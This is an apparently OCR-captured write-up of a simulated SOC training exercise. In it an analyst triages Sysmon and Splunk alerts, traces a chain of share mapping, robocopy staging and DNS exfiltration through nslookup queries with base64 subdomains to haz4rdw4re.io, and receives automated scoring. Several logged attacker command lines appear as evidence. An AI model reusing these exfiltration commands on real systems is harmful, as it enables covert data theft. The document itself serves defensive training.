
Description:	A suspicious process with an uncommon parent-child relationship was detected in your environment.
datasource:	sysmon
timestamp:	05/01/2026 07:26:29.555
event.code:	1
host.name:	win-3450
process.name:	nslookup.exe
process.pid:	5520
process.parent.pid:	3728
process.parent.name:	powershell.exe
process.command_line:	"C:\Windows\system32\nslookup.exe" UEsDBBQAAAAIANigLlfVU3cDIgAAAI.haz4rdw4re.io
process.working_directory:	C:\Users\michael.ascot\downloads\exfiltration\
event.action:	Process Create (rule: ProcessCreate)

here the attacker is trying to send the sensitive data over the network
he also uses the base 64 encoding to hide himself for network monitioring
but the domain gives it away

I opened splunk at it clearly shows the data moving to the domain

i	Time	Event
>	5/1/26 6:26:32.555 AM	{ [-] datasource: sysmon event.action: Process Create (rule: ProcessCreate) event.code: 1 host.name: win-3450 process.command_line: "C:\Windows\system32\nslookup.exe" RmYjEyNGZiMTY1NjZlfQ==.haz4rdw4re.io process.name: nslookup.exe process.parent.name: powershell.exe process.parent.pid: 3728 process.pid: 3648 process.working_directory: C:\Users\michael.ascot\downloads\ timestamp: 05/01/2026 07:26:32.555 } Show as raw text host = 10.10.65.248:8989 source = eventcollector sourcetype = _json
>	5/1/26 6:26:32.555 AM	{ [-] datasource: sysmon event.action: Process Create (rule: ProcessCreate) event.code: 1 host.name: win-3450 process.command_line: "C:\Windows\system32\nslookup.exe" VEhNezE0OTczMjFmNGY2ZjA1OWE1Mm.haz4rdw4re.io process.name: nslookup.exe process.parent.name: powershell.exe process.parent.pid: 3728 process.pid: 3700 process.working_directory: C:\Users\michael.ascot\downloads\ timestamp: 05/01/2026 07:26:32.555 } Show as raw text host = 10.10.65.248:8989 source = eventcollector sourcetype = _json
>	5/1/26 6:26:16.555 AM	{ [-] datasource: sysmon event.action: Process Create (rule: ProcessCreate) event.code: 1 host.name: win-3450 process.command_line: "C:\Windows\system32\nslookup.exe" UEsDBBQAAAAIANigL1fVU3cDIgAAAI.haz4rdw4re.io process.name: nslookup.exe process.parent.name: powershell.exe process.parent.pid: 3728


process.working_directory: C:\Users\michael.ascot\downloads\
timestamp: 05/01/2026 07:26:32.555
}
Show as raw text
Event Actions
Type
Field
Value
Actions
Selected
host
10.10.65.248:8989
source
eventcollector
sourcetype
_json
Event
datasource
sysmon
event.action
Process Create (rule: ProcessCreate)
event.code
1
host.name
win-3450
process.command_line
"C:\Windows\system32\nslookup.exe" VEhNezE0OTczMjFmNGY2ZjA1OWE1Mm.haz4rdw4re.io
process.name
nslookup.exe
process.parent.name
powershell.exe
process.parent.pid
3728
process.pid
3700
process.working_directory
C:\Users\michael.ascot\downloads\
timestamp
05/01/2026 07:26:32.555
Time
_time
2026-05-01T06:26:32.555+00:00
Default
index
main
linecount
1
punct
splunk_server
ip-10-10-40-195
{ [-]
True positive
False positive
Time of activity: May 1st 2026 at 11:28
List of Affected Entities:1
Reason for Classifying as True Positive: this is an exfiltration attempt by the attacker he is using nslook up which is almost everytime allowed by the firewall rules
he is using the base 64 encoding to transfer the data over the C2 domain
Reason for Escalating the Alert: sensitive data being exfiltrated
Recommended Remediation Actions: Isolate the Host immediately host is win-3450, block all "io" domains
List of Attack Indicators:
haz4rdw4re.io




ID	Alert rule	Description	Incident type	Severity level	Date and time detected
1026	Suspicious Parent Child Relationship	A suspicious process with an uncommon parent-child relationship was detected in your environment.	Process	High	May 1st 2026 at 11:28

Alert details

datasource: sysmon
timestamp: 05/01/2026 07:26:29.555
event.code: 1
host.name: win-3450
process.name: nslookup.exe
process.pid: 3952
process.parent.pid: 3728
process.parent.name: powershell.exe
process.command_line: "C:\Windows\system32\nslookup.exe" 8AAAAbAAAAQ2xpZW50UG9ydGZvbGlv.haz4rdw4re.io
process.working_directory: C:\Users\michael.ascot\downloads\exfiltration\
event.action: Process Create (rule: ProcessCreate)

after receiving the exfiltarion alert twice I created a detailed summary



ID	Alert rule	Description	Incident type	Severity level	Date and time detected
1026	Suspicious Parent Child Relationship	A suspicious process with an uncommon parent-child relationship was detected in your environment.	Process	High	May 1st 2026 at 11:28

Alert details

datasource: sysmon
timestamp: 05/01/2026 07:26:29.555
event.code: 1
host.name: win-3450
process.name: nslookup.exe
process.pid: 3952
process.parent.pid: 3728
process.parent.name: powershell.exe
process.command_line: "C:\Windows\system32\nslookup.exe" 8AAAAbAAAAQ2xpZW50UG9ydGZvbGlv.haz4rdw4re.io
process.working_directory: C:\Users\michael.ascot\downloads\exfiltration\
event.action: Process Create (rule: ProcessCreate)

Time of activity: A compromised Windows host (`win-3450`) exhibited a full data staging and exfiltration chain. Activity began with PowerShell execution spawning Windows native tools (`net.exe`, `Robocopy.exe`, `nslookup.exe`). The attacker mapped a network share (`\\FILESRV-01\SSF-FinancialRecords`) as drive `Z:` and accessed sensitive files. Data was copied from the network share into a local staging directory (`C:\Users\michael.ascot\Downloads\exfiltration`) using `Robocopy.exe /E`. After staging, the network drive was disconnected. Finally, DNS-based exfiltration was attempted using `nslookup.exe` with encoded Base64-like payloads sent to a suspicious external domain (`haz4rdw4re.io`), indicating covert data transfer attempts.

List of Affected Entities:

- **Host: `win-3450`**
- **User: `michael.ascot`**
- **File Server: `\\FILESRV-01`**
- **Sensitive Share: `\\FILESRV-01\SSF-FinancialRecords`**
- **Mapped Drive: `Z:`**

- **External Domain: `haz4rdw4re.io`**

- **Processes:**
  - **`powershell.exe`**
  - **`net.exe`**
  - **`robocopy.exe`**
  - **`nslookup.exe`**
  - **`svchost.exe` (parent context observed)**

Reason for Classifying as True Positive:

- **Clear multi-stage attack chain observed:**
  - **Network share mapping**
  - **Bulk file copying using Robocopy (`/E` recursive flag)**
  - **Local staging directory explicitly named "exfiltration"**
  - **Network drive cleanup (`net use Z: /delete`)**
  - **DNS-based data exfiltration attempt using encoded payloads**

- **Use of legitimate Windows tools (LOLBins) for malicious purposes**

- **Evidence of external communication with suspicious domain (`haz4rdw4re.io`)**

- **Presence of encoded Base64-like data in DNS queries (`UEsDB...` signature suggests file content transfer)**

Reason for Escalating the Alert:

- **Confirmed data staging + attempted exfiltration**

- **Use of DNS tunneling technique to bypass traditional network monitoring**

- **Sensitive file share (`FinancialRecords`) accessed and copied**

- **Multiple attack stages executed in sequence (lateral access → collection → staging → exfiltration)**

- **High risk of data breach or data theft in progress**

- **Attack demonstrates stealth techniques using trusted Windows binaries (LOLBins abuse)**

Recommended Remediation Actions: Immediate Containment

- **Isolate host `win-3450` from the network**
- **Disable or suspend user account `michael.ascot`**

- **Preserve endpoint evidence (do not wipe system)**
- **Collect:**
  -
  - **`C:\Users\michael.ascot\Downloads\exfiltration`**
  - **Sysmon logs (Event ID 1, 3, 22)**
  - **PowerShell logs (Event ID 4103/4104)**
  - **DNS query logs**
- **Analyze file server (`FILESRV-01`) access logs**

- **Block domain: `haz4rdw4re.io`**
- **Review DNS logs for tunneling patterns**
- **Inspect outbound traffic after Robocopy execution**

List of Attack Indicators: Processes


- **`powershell.exe`**
- **`net.exe use Z:`**
- **`robocopy.exe /E`**
- **`nslookup.exe`**

File System Activity

- **`C:\Users\michael.ascot\Downloads\exfiltration`**

Network Indicators

- `\\FILESRV-01\SSF-FinancialRecords`
- `haz4rdw4re.io`
- **DNS queries containing Base64-like** payloads **(`UEsDB...`)**





as above we blocked all the xyz domains to prevent them from stealing money from our employees
they came up with a legitimate looking gmail to avoid looking suspicious

whos gonna tell them ?? not even musk has visited mars yet
since the rule needs some fine-tunning therefore I proposed a better detection technique
Detection must transition from IOC-based filtering to **behavioral and content-driven analysis** to remain effective.

the remaning alerts were

mostly false positive so I closed them by providing all the necessary details





Some of my alert forwarding details were concise and precise
I kept them so to only mention the important information during the time of attack. But I later improved the report once I figured out what was happening and collected all the information

Case report ID 1032

Incident classification — ✓ True positive — 10 /10 points

Missing details — 80 /110 points


Time of activity:
A compromised Windows host (`win-3450`) exhibited a full data staging and exfiltration chain. Activity began with PowerShell execution spawning Windows native tools (`net.exe`, `Robocopy.exe`, `nslookup.exe`). The attacker mapped a network share (`\\FILESRV-01\SSF-FinancialRecords`) as drive `Z:` and accessed sensitive files. Data was copied from the network share into a local staging directory (`C:\Users\michael.ascot\Downloads\exfiltration`) using `Robocopy.exe /E`. After staging, the network drive was disconnected. Finally, DNS-based exfiltration was attempted using `nslookup.exe` with encoded Base64-like payloads sent to a suspicious


Report analysis

POWERED BY AI

Your report provides a comprehensive analysis of the incident, clearly identifying the data exfiltration attempt through DNS queries and the use of nslookup.exe alongside PowerShell. You effectively justified the need for escalation due to the staging phase indicators and recommended appropriate remediation actions, including isolating the host and blocking the suspicious domain. The list of attack indicators is well-detailed, enhancing the clarity of the threat landscape. However, the report lacks specific details such as the exact time of activity, process IDs, and command lines used, which are crucial for a more granular understanding of the incident. Including these details would strengthen the report's precision and aid in a more targeted response. In terms of the 5Ws, you have covered the 'What', 'Who', and 'Where' aspects effectively, but the 'When' is missing, and the 'Why' could be expanded upon to explain the attacker's potential motives or objectives. Overall, your analysis is strong, but attention to finer details would enhance its effectiveness.

Does this alert require escalation? — ✓ Escalation — 10 /10 points


True positive identification rate
Rate of incidents correctly identified as malicious
All alert types
100%
Your true positive rate is excellent! Keep up the great work!
False positive identification rate
Rate of incidents correctly identified as benign
All alert types
34%
Your false positive rate is currently below the target. Let's work on improving it!
Closed alerts
within this scenario
21 alerts
Mean time to resolve
within this scenario
4 minutes
Mean dwell time
within this scenario
32 minutes


Capability Score
54
54
55
Consistency
You're learning at a steady pace.
Relevance
Your skills track with current threats and trends.
Versatility
You're branching into new areas. Nice range!
Depth
Solid expertise in your focus area.
How is this calculated?